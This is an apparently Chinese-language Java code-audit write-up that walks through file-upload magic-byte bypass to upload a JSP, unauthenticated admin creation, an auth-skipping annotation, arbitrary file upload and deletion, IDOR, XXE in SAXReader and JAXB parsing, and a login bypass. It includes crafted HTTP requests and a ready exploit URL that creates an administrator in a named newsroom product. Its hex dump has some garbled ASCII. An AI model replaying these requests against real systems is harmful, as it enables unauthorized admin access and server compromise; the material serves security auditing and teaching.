  window.parent.CKEDITOR.tools.callFunc
  if(window.parent&&window.parent.callba
</script>
    
```

案例中jpg的十六进制开头


写个环境试一下

```


* Author: novy
* Description: Hi
* @param request the request
* @return the string
*/
@RequestMapping(value="/fileUpload")
public String oneFileUpload(@ModelAttribute MultipartFile myFile, HttpServletRequest request) throws IOException {
    byte[] fileByte;

    String fileName = myFile.getOriginalFilename();
    fileByte = myFile.getBytes();
    if (!FileTypeJudge.checkFileType(fileByte)) {
        System.out.println("nooooooooooooooooooooooooooooooooooooo");
        return "no";
    }
    try {
        myFile.transferTo(new File("D:\\\" + fileName));
        Log.info("成功");
    }
}
    
```

代码中当文件不符合规范时就会返回 no， 否则就正常显示
首先展示正常上传返回的内容




修改内容为不规范的，响应 no



开始修改头来绕过校验

修改一下 hex 为案例中指定的十六进制



重新上传

Request

```
000002a0 53 65 63 2d 46 65 74 63 68 2d 55 73 65 72 3a 20 Sec-Fetch-User:
000002b0 3f 31 0d 0a 53 65 63 2d 46 65 74 63 68 2d 44 65 ?1 Sec-Fetch-De
000002c0 73 74 3a 20 64 6f 63 75 6d 65 6e 74 0d 0a 52 65 st: document Re
000002d0 66 65 72 65 72 3a 20 68 74 74 70 3a 2f 2f 6e 6f ferer: http://lo
000002e0 63 61 6c 6e 6f 73 74 3a 38 35 38 30 2f 53 70 72 calhost:8580/Spr
000002f0 69 6e 67 5f 4d 56 43 5f 66 69 6c 65 5f 75 70 6c ing_MVC_file_upl
00000300 6f 61 64 5f 77 61 72 2f 74 65 73 74 0d 0a 41 63 oad_war/test Ac
00000310 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 cept-Encoding: g
00000320 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 41 63 zip, deflate Ac
00000330 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 7a h-CN,zh;q=0.9 C
00000340 68 2d 43 4e 2c 7a 68 3b 71 3d 30 2e 39 0d 0a 43 h-CN,zh;q=0.9 C
00000350 6f 6f 6b 69 65 3a 20 4a 53 45 53 49 4f 4e 49 ookie: JSESSIONI
00000360 44 3d 38 32 34 36 35 30 43 33 41 36 31 42 39 45 D=824650C3A61B9E
00000370 37 30 35 34 38 38 34 37 37 36 32 31 42 43 31 31 705488477621BC1
00000380 33 36 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 36 Connection:
00000390 63 6c 6f 73 65 0d 0a 0d 0a 2d 2d 2d 2d 2d 2d 5f close -----W
000003a0 65 62 4b 69 74 46 6f 72 6d 42 6f 75 6e 64 61 72 ebKitFormBoundar
000003b0 79 66 36 5a 43 65 34 36 4d 6a 4b 42 4a 36 59 64 yf62Ce46MjKBJ6Yd
000003c0 44 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f D Content-Dispo
000003d0 73 69 74 69 6e 6e 3a 20 66 6f 72 6d 2d 64 61 74 sition: form-dat
000003e0 61 3b 20 6e 61 6d 65 3d 22 64 79 46 69 6c 65 22 a; name="myFile"
000003f0 3b 20 6e 69 6c 65 6e 61 6d 65 3d 22 31 2e 6a 70 ; filename="1.jp
00000400 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 g" Content-Type
00000410 3a 20 6e 6d 61 67 65 2f 6a 70 65 67 0d 0a 0d 0a : image/jpeg
00000420 ff 8f ff 61 61 61 0d 0a 2d 2d 2d 2d 2d 2d 5f j0Yaaaa -----W
00000430 79 66 36 5a 43 65 34 36 4d 42 6f 75 6e 64 61 72 ebKitFormBoundar
00000440 79 66 36 5a 43 65 34 36 4d 6a 4b 42 4a 36 59 64 yf62Ce46MjKBJ6Yd
00000450 44 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f D Content-Dispo
00000460 73 69 74 69 6e 6e 3a 20 66 6f 72 6d 2d 64 61 74 sition: form-dat
00000470 61 3b 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 a; name="descrip
00000480 74 69 6f 6e 22 0d 0a 0d 0a 31 0d 0a 2d 2d 2d 2d tion" 1-----
00000490 2d 2d 5f 67 62 4b 69 74 46 6f 72 6d 42 6f 75 6e --WebKitFormBoun
000004a0 64 61 72 79 6e 36 5a 43 65 34 36 4d 6a 4b 42 4a daryf62Ce46MjKBJ
000004b0 36 59 64 44 2d 2d 0d 0a ----- 6YdD--
```

上传一个jsp
正常解析

Request

```
1 POST /Spring_MVC_file_upload_war/fileUpload HTTP/1.1
2 Host: localhost:8580
3 Content-Length: 305
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A;Brand".v="99", "Chromium".v="92"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost:8580
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryf62Ce46MjKBJ6Yd
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/92.0.4515.131 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost:8580/Spring_MVC_file_upload_war/test
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-CN,zh;q=0.9
19 Cookie: JSESSIONID=824650C3A61B9E705488477621BC1136
20 Connection: close
21
22 -----WebKitFormBoundaryf62Ce46MjKBJ6Yd
23 Content-Disposition: form-data; name="myFile"; filename="1.jsp"
24 Content-Type: image/jpeg
25
26
27 <out.print("Hi");>
28 -----WebKitFormBoundaryf62Ce46MjKBJ6Yd
29 Content-Disposition: form-data; name="description"
30
31 1
```

未授权访问

案例一、

在 Controller:/xxx/xxx 中

接收到请求参数中的 Sysuser 对象参数,并设置角色权限为 ADMIN

然后直接调用了 save 方法,将用户保存到数据库

```
*/
@RestController
@RequestMapping("/sysuser")
@Api(tags = "用户管理")
public class SysUserController {
    @Resource
    private SysUserService sysUserService;

    @RequestMapping(value = "/add", method = RequestMethod.POST)
    public Result add(@RequestBody SysUser sysUser) {
        sysUser.setClientCode(SysUser.ADMIN);
        sysUserService.save(sysUser);
        return ResultGenerator.genSuccessResult();
    }
}
```

测试环境验证:

未授权状态下,直接构造请求数据包,添加了系统用户

```
POST /name/add HTTP/1.1
Accept: text/html,application/xhtml+xml,image/jxr,*/*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host:
Connection: close
Content-Length: 178

{"id":88888,"userName":"","realName":"","phone":"15001231546","email":"","password":"","token":"","salt":"","6616"}

HTTP/1.1 200 OK
Content-Length: 44
Content-Type: text/html;charset=UTF-8
Date: Fri, 27 Dec 2019 03:32:10 GMT
Connection: close

{"code":200,"data":null,"message":"SUCCESS"}
```

案例二、

在业务逻辑层中看到注解@PassTokenAnno

```
@RequestMapping
@PassTokenAnno
public R upload
{
```

对应的是开发自实现的一个接口,注意 required 是 true


```

@Target({ ElementType.METHOD, ElementTy
@Retention(RetentionPolicy.RUNTIME)
public @interface PassTokenAnno {
    boolean required() default true;
}

```

现在找项目的拦截器，全局搜 Interceptor，在 preHandle 方法中可以看到对请求的处理

```

public boolean preHandle(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse, Object handler) {
    HandlerMethod handlerMethod = (HandlerMethod) handler;
    Method method = handlerMethod.getMethod();
    Enumeration<String> headerNames = httpServletRequest.getHeaderNames();
    HashMap<String, Object> headMap = new HashMap<>();
    while (headerNames.hasMoreElements())
    {
        String nextElement = headerNames.nextElement();
        headMap.put(nextElement, httpServletRequest.getHeader(nextElement));
    }
    Log.debug("请求头参数=====>{}", JSONUtil.toJsonStr(headMap));
    Map map = httpServletRequest.getParameterMap();
    Log.debug("请求体参数=====>{}", JSONUtil.toJsonStr(map));
    Log.debug("JwtAuthenticationInterceptor start method=====>{}", method.getName());
    if (method.isAnnotationPresent(PassTokenAnno.class))
    {
        PassTokenAnno passToken = method.getAnnotation(PassTokenAnno.class);
        if (passToken.required())
        {
            return true;
        }
    }
}

```

```

if (method.isAnnotationPresent(PassTokenAnno.class))
{
    PassTokenAnno passToken = method.getAnnotation(PassTokenAnno.class);
    if (passToken.required())
    {
        return true;
    }
}

```

springboot经典机制，扫描注解，这里是判断处理当前请求的类有没有@PassTokenAnno

刚刚这个方法默认是true的，所以这里通过判断，preHandle为true，即请求通过，不用走后面的登录验证流程

当处理当前请求的业务逻辑中存在刚刚看到的@PassTokenAnno 就会跳过登录认证, 进行未授权访问

案例三、

在 WEB-INF/web.xml 中
定义了 InterfaceServlet, 对应 class 为: com.xxx.xxx.xxx.InterfaceServlet

```

49     <servlet-class>com.asiainfo.bam.operatorview.servlet.ImageServlet</servlet-class>
50 </servlet>
51 <servlet-mapping>
52     <servlet-name>ImageServlet</servlet-name>
53     <url-pattern>/ImageServlet/*</url-pattern>
54 </servlet-mapping>
55 <!-- add by huangsyn at 00.11.33 -->
56 <servlet>
57     <servlet-name>InterfaceServlet</servlet-name>
58     <servlet-class>com.asiainfo.bam.operatorview.servlet.InterfaceServlet</servlet-class>
59 </servlet>
60 <servlet-mapping>
61     <servlet-name>InterfaceServlet</servlet-name>
62     <url-pattern>/InterfaceServlet/*</url-pattern>
63 </servlet-mapping>
64

```

在/InterfaceServlet.java 中,doservice 方法处理请求时,未做任何权限校验:

```

93     doEmail(request,response,directory);
94 }else if(Constant.RESPONSE_TYPE_APPEAL.equals(type)){//申告反馈
95     responseAppeal(request,response);
96 }else if(Constant.REQUEST_TYPE_FILE.equals(type)){//邮件附件上传
97     String directory=request.getParameter("screenName");
98     String system=request.getParameter("system");
99     if(system!=null&&system.length()>0){
100         if("SIMS".equalsIgnoreCase(system)){
101             directory=ConfigUtil.getBamSm7FilePath()+directory;//发送给sims时screenName中存放的是alarmId;
102         }
103     }else{
104         directory=ConfigUtil.getEmailTemFilePath()+directory;
105     }
106     //创建上传文件
107     InterfaceDOM.createUploadFile(request,directory,encodeUtf8);
108 }else if(type.equals("close")){
109     String directory=request.getParameter("screenName");
110     InterfaceDOM.deleteUploadFile(directory);
111 }else if(type.equals("delete")){
112     String directory=request.getParameter("screenName");
113     String deleteFiles=new String(request.getParameter("deleteFiles").getBytes("ISO-8859-1"),encodeUtf8);
114     String system=request.getParameter("system");
115     if(system!=null&&system.length()>0){
116         if("SIMS".equalsIgnoreCase(system)){
117             directory=ConfigUtil.getBamSm7FilePath()+directory;//发送给sims时screenName中存放的是alarmId;
118         }
119     }else{
120         directory=ConfigUtil.getEmailTemFilePath()+directory;
121     }
122     InterfaceDOM.deleteFiles(directory,deleteFiles);
123 }else if(type.equals("mail")){
124     StringBuffer wholeUrl=request.getRequestURL();

```

任意文件上传

任意文件/文件夹删除

不敏感操作

测试环境验证:

验证 type=mail 功能,防止系统异常

```
GET /.../InterfaceServlet...?type=mail HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN, zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0)
like Gecko
Content-Type: multipart/form-data;
...
Host: ...
Connection: close
Content-Length: 233

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 15 Dec 2020 15:21:26 GMT
Content-Length: 43
Connection: close

http://.../analyseBAM/stat-export/
```

越权

xxx/xxx/xxx/controller/UserController.java

在 `selectByPrimaryKey` 方法中直接根据 `id` 查询结果，未校验用户身份权限，且在全局过滤器中也未发现权限校验的实现

```
/**
 * @RequestMapping(value = "/one/{operatorId}")
 * public String selectByPrimaryKey(@PathVariable(value = "operatorId") Integer operatorId, Model model) throws Exception, CustomException{
 *     //根据ID查询用户信息
 *     WebAdmin webAdmin = loginService.selectByPrimaryKey(operatorId);
 *
 *     //将信息存入Model
 *     model.addAttribute("webAdmin",webAdmin);
 *     return "authority/user-show";
 * }
 */
```

XXE

案例一、

在该 Servlet 的 `service` 方法中把获取的输入流解析成 `document` 对象

```
public void service(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws
ServletException, IOException {
    httpServletRequest.setCharacterEncoding(LOCAL_CHARSET);
    httpServletResponse.setContentType("text/html; charset=" + LOCAL_CHARSET);
    String returnValue = null;
    try {
        String characterEncoding = httpServletRequest.getCharacterEncoding();
        ServletInputStream sis = httpServletRequest.getInputStream();
        Document document = XMLDom4jUtils.fromXML(sis, characterEncoding);
        FunctionModel functionModel = ExecutionSerializer.singleton().getFunctionFromXml(document);
        Object serviceObject = functionModel.getServiceObject();
        WebController webController = (WebController) serviceObject;
        webController.setServletRequest(httpServletRequest);
        webController.setServletResponse(httpServletResponse);
        //强制不使用事务
        returnValue = ExecutionDelegate.singleton().execute(functionModel, true);
        logger.info(returnValue);
    }
}
```

XMLDom4jUtils 类的 fromXML 方法为具体解析实现
直接使用 SAXReader 进行解析

```
/**
 * @return Document
 * @throws XMLDocException
 */
public static Document fromXML(Reader in, String encoding)
throws XMLDocException {
    try {
        if (encoding == null || encoding.equals("")) {
            encoding = DEFAULT_ENCODING;
        }
        SAXReader reader = new SAXReader();
        Document document = reader.read(in, encoding);
        return document;
    }
    catch (Exception ex) {
        throw new XMLDocException(ex);
    }
}
```

在此类写法中，只要没有做诸如
SAXReader saxReader = new SAXReader();
saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", false);
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
saxReader.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
saxReader.read(InputSource);
校验的地方都存在 XXE

案例二、

某个项目

在 HeikeServiceImpl 中有一处解析 xml 的方法

```
/unchecked/  
protected <T> T xml2Object(Reader input, Class<T> clazz) throws ValidateException {  
    try {  
        JAXBContext context = JAXBContext.newInstance(clazz);  
        Unmarshaller shaller = context.createUnmarshaller();  
        Object obj = shaller.unmarshal(input);  
        return (T) obj;  
    } catch (UnmarshallerException e) {  
        throw new ValidateException("解析失败", e);  
    } catch (JAXBException e) {  
        throw new ValidateException("解析失败", e);  
    }  
}
```

参数 input 由上一层传来

```
@Override  
public Metadata parseMetadata(String xmlBase64) {  
    try {  
        Metadata meta = xml2Object(new StringReader(xmlBase64), Metadata.class);  
        return meta;  
    } catch (ValidateException e) {  
        throw e;  
    }  
}
```

查看都有哪些地方调用了 parseMetadata 方法

```
@Override  
public Metadata parseMetadata(String xmlBase64) {  
    try {  
        Metadata data = service.parseMetadata(xml);  
        return data;  
    } catch (ValidateException e) {  
        throw e;  
    }  
}
```

Usages of parseMetadata(String) — Results in 'Project Files'

File	Line	Code Snippet
ServiceImpl.java	276	Metadata data = service.parseMetadata(xml);
ServiceImpl.java	74	metadata = service.parseMetadata(cm.getXml());

先看第二个

在 NiganshaServiceImpl 类的方法中，是根据传入的 appkey 来取出需要解析的对象

```

public Metadata getRuntimeSEDefinition(String appKey) {
    long start = System.currentTimeMillis();
    //System.out.println("APPKEY==" + appKey);
    Client client = clientRepository.findByAppKey(appKey);

    if (client == null)
        throw new ValidateException("客户端不存在:" + appKey);

    ClientMeta cm = client.getCurrent();

    Metadata metadata = metaCache.get(cm.getId());
    if (metadata == null) {
        log.info("缓存未命中:AppKey={}", appKey);
        metadata = commonService.parseMetadata(cm.getXml());
    }
}

```

除非找到有一个功能可以编辑保存 appkey 对应的信息，否则这个 getXml 参数不可控

```

Client client = clientRepository.findByAppKey(appKey);
if (client == null)
    throw new ValidateException("客户端不存在:" + appKey);

ClientMeta cm = client.getCurrent();

Metadata metadata = metaCache.get(cm.getId());
if (metadata == null) {
    log.info("缓存未命中:AppKey={}", appKey);
}

```

如果要找可控那就要找
setCurrent方法，看看set了哪
些值，值不可控

找需要时间，所以返回上图看 WoganshaServiceImpl 类

在 WoganshaServiceImpl 类的方法中，从代码可以看到是传入了一个被 base64 编码过的参数

```

@Override
public void addSEDefinition(String appKey, String xmlBase64) {
    Client client = clientRepository.findByAppKey(appKey);

    if (StringUtils.isEmpty(xmlBase64))
        throw new ValidateException("传递的定义为空:" + appKey);
    if (client == null)
        throw new ValidateException("客户端不存在:" + appKey);

    String xml = MEUtils.decodeBase64(xmlBase64);
    Metadata data = commonService.parseMetadata(xml);
    validate(appKey, data);
}

```

往上跟进 addSEDefinition 方法，在 create 方法中用到了 addSEDefinition

```

public String create(String dtype, String appKey, String content) {
    if (appKey == null) {
        throw new ValidateException("AppKey未定义");
    }
    if (mgrService.findSE(appKey) == null) {
        mgrService.createSE(appKey, "系统自动新建");
        log.info("自动新建Client-->{}", appKey);
    }
    mgrService.addSEDefinition(appKey, content);
}

```

appkey随便输入几个字符，会走这个逻辑

再往上跟进提示找不到使用的项目了

```

@SysLog(description = "社保直刷服务地址")
public String create(String dtype
    if (appKey == null) {

```

No usages found in Project Files

这种情况下 1、要么就是依赖没有导入，Idea 没有识别到 class；2、看看他是不是实现类，实现了别的接口

代码是全的，所以看第 2 点

```

nds DefaultServer implements E[redacted].Server {
    g = org.slf4j.LoggerFactory

```

跟进这个接口就能看到终点

```

@Path("/{[redacted]}")
@Produces({"application/json;charset=UTF-8", MediaType.APPLICATION_XML})
public interface [redacted] Server {

    @POST
    @Produces("application/json;charset=UTF-8")
    String create(@QueryParam("dtype") String dtype, @QueryParam("appKey") String appKey, String content);
}

```

DefaultServer

```

public HttpServletRequest getRequest() {
    return (HttpServletRequest) (JAXRSUtils.getCurrentMessage().get(AbstractHTTPDestination.HTTP_REQUEST));
}

public HttpServletResponse getResponse() {
    return (HttpServletResponse) (JAXRSUtils.getCurrentMessage().get(AbstractHTTPDestination.HTTP_RESPONSE));
}

```

接口中@path 注解就是请求路径，参数 content 就是触发点，参数 dtype、appkey 随便填，把 xxe payload 编码成 base64 后传过去就行了

最后，第二个点，说到刚刚的 NiganshaServiceImpl，找 setCurrent Client.java:

```
public ClientMeta getCurrent() {  
    return current;  
}  
  
public void setCurrent(ClientMeta current) {  
    this.current = current;  
}
```

将其搜之

可以看到参数 xml 是被其封装到了 Client 中

```
ClientMeta metadata = ClientMeta.create(client, xml);  
  
Endpoint endpoint = data.getEndpoint();  
if (client.getInfo() == null) { // 第一次传递元数据定义  
    log.debug("...{}新增客户端配置", appKey);  
    client.setInfo(endpoint);  
    client.setCurrent(metadata);  
    metadata.setStatus(ClientMeta.Status.Current);  
} else { // 不是第一次，可能会更新一些数据
```

ClientMeta:

```
@Column(name="XML_")  
@Lob  
private String xml;  
  
private Status status  
  
@ManyToOne  
private Client client;  
  
/**  
 * 系统内部创建记录的时间，用作排序  
 */  
@Temporal(TemporalType.TIMESTAMP)  
private Date addedTime;  
  
public ClientMeta() {  
    status = Status.Normal;  
    addedTime = new Date();  
}  
  
public static ClientMeta create(Client client, String xml) {  
    return new ClientMeta(client, xml);  
}  
  
public ClientMeta(Client client, String xml) {  
    this();  
    this.xml = xml;  
    this.client = client;  
}
```

初始化信息，这个时候
xml就是传进来的
payload

所以再往回看，实际 `getCurrent` 获取到的就是 `setCurrent` 的内容

```
public ClientMeta getCurrent() {
    return current;
}

public void setCurrent(ClientMeta current) {
    this.current = current;
}
```

初始化变量属性，get到的内容就是set的内容

```
ClientMeta cm = client.getCurrent();

Metadata metadata = metaCache.get(cm.getId());
if (metadata == null) {
    Log.info("缓存未命中:AppKey={}", appKey);
    metadata = service.parseMetadata(cm.getXml());
    metadata.setOwnClient(client);
    metaCache.put(cm.getId(), metadata);
}
```

这个时候get的也就是传进去的xml参数

然后后面就跟第一个点一样往上找 url 映射就行了

权限绕过

案例一、

WEB-INF/classes/com/founder/newsedit/edit/v2/sys/NewseditSysLoginController.java

在 `handle` 方法中会通过判断 `Super` 的值来进入相应的方法进项处理

```
36 log.info("LoginController start!");
37 response.setContentType("text/xml; charset=UTF-8");
38 try
39 {
40     SysUser user = null;
41     String usercode = request.getParameter("UserCode");
42     if("1".equals(request.getParameter("Super")))
43     {
44         user = putSession(request, nRoleId: -1, loginID: 0, isAdmin: true);
45         super.reportInfo(request, "sysui.login.operation", "sysui.login.description", new Object[] {
46             user.getUserName()
47         });
48         ServletHelper.writeXmlServlet(response, LoginReturnHelper.getSuccessDom());
49     } else
50     {
51         int nRoleId = Integer.parseInt(request.getParameter("RoleID"));
52         String rets[] = sso.login(usercode, nRoleId, request.getRemoteAddr(), SafeHttpHelper.getServerName(request));
53         int nID = Integer.parseInt(rets[0]);
54         if(nID > 0)
55         {
56             user = putSession(request, nRoleId, nID, isAdmin: false);
57             super.reportInfo(request, "sysui.login.classopen", "sysui.login.classdesc", new Object[] {
```

当Super等于1时进入putSession方法，

在 `putSession` 方法中，会创建一个管理员权限的账号

```

public void setSso(SSO sso) { this.sso = sso; }

protected SysUser putSession(HttpServletRequest request, int nRoleID, int loginID, boolean isAdmin)
    throws E5Exception
{
    SysUser user = new SysUser();
    user.setAdmin(isAdmin); true
    String username = request.getParameter("UserName");
    String usercode = request.getParameter("UserCode");
    String password = request.getParameter("UserPassword");
    if(ConfigReader.isUserCodeTransEncrypt())
    {
        usercode = SSOHelper.decryptString(usercode);
        password = SSOHelper.decryptString(request.getParameter("UserDrowssap"));
    }
    user.setUsername(username);
    user.setUserCode(usercode);
    user.setUserID(Integer.parseInt(request.getParameter("UserID")));
    user.setUserPassword(password);
    user.setRoleID(nRoleID);
    if(nRoleID < 0)

```

这一步可以跳过

参数表现为

Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456

查找 NewseditSysLoginController 负责处理的请求

Spring bean，搜索 sys.Login 找到其 key 值

所以该类作用于/e5sys/sysLogin.do 请求

在 web.xml 中， /sysLogin.do 可以不用进行权限校验

```

</init-param>
<init-param>
  <!-- if file contains part below, it will not do session check. -->
  <param-name>session-not-checked</param-name>
  <param-value>getpasswordset.do,appApi/,getnewdoc.do,
    writedoc.do,newseedit/topic/toAddTopic.do,
    Login.jsp,login.jsp,AutoRefresh.jsp,
    auth.do,keeplive.do,PermissionProxy.do,
    AppChangeProxy.do,cacheSubmit.do,
    e5workspace/security/,pubkey.do,newseedit/webcj/CheckCode.do,getTrace.do,
    getMyTrace.do,ReLogin.do,newMobile/,
    GetMsgCount.do,binary_large.do,binary_middle.do,binary.do,
    getLayoutPhoto.do,commonExtendOperate.do,
    testfitword.do,SchedulerRemoteCommand.do,weixinMain.do,
    uploadImage.do,uploadMedia.do,tokenHelp/,VideoHello.do,cc.do,ps/task.do,reportCenter.do
    /api/,newspplan/syn.do,screen.do,GetSystemInfos.jsp,getHeaderImg.do,
    sync/IMIsLogin.do,sync/export.do,FounderNewseditSSoLogin.do,
    SsoLogin.do,GetAttachment.do,getImage.do,studioapp/,newsedit/edit/DocSelect.do,safeLogin
    verifyLicense.do,PaperSsoLogin.do,NewsSsoLogin.do,GetXyUrl.do,nfdaily/,createArticle.do
    sys.jsp,sysAuth.do,sysLogin.do,FitAPI.do,e5workspace/AutoLoginSystem.do,e
    5workspace/AutoLoginSystem.jsp,AutoAuth.do,Auto.jsp,AutoLoginSystem.jsp,assess/syn.do,F
  </init-param>
<init-param>
  <!-- extensions of the files not-allow-browser-cache -->

```

所以可以通过请求

/newsedit/e5sys/sysLogin.do?Super=1&UserName=test&UserCode=1&UserID=11&UserPas
sword=123456

添加管理员账号

案例二、

登录认证类 LogonFilter，在 doFilter 方法中使用 getRequestURI 搭配请求判断

```

String uri = this.getRequestURI((HttpServletRequest)hpReq);
String qs = ((HttpServletRequest)hpReq).getQueryString();

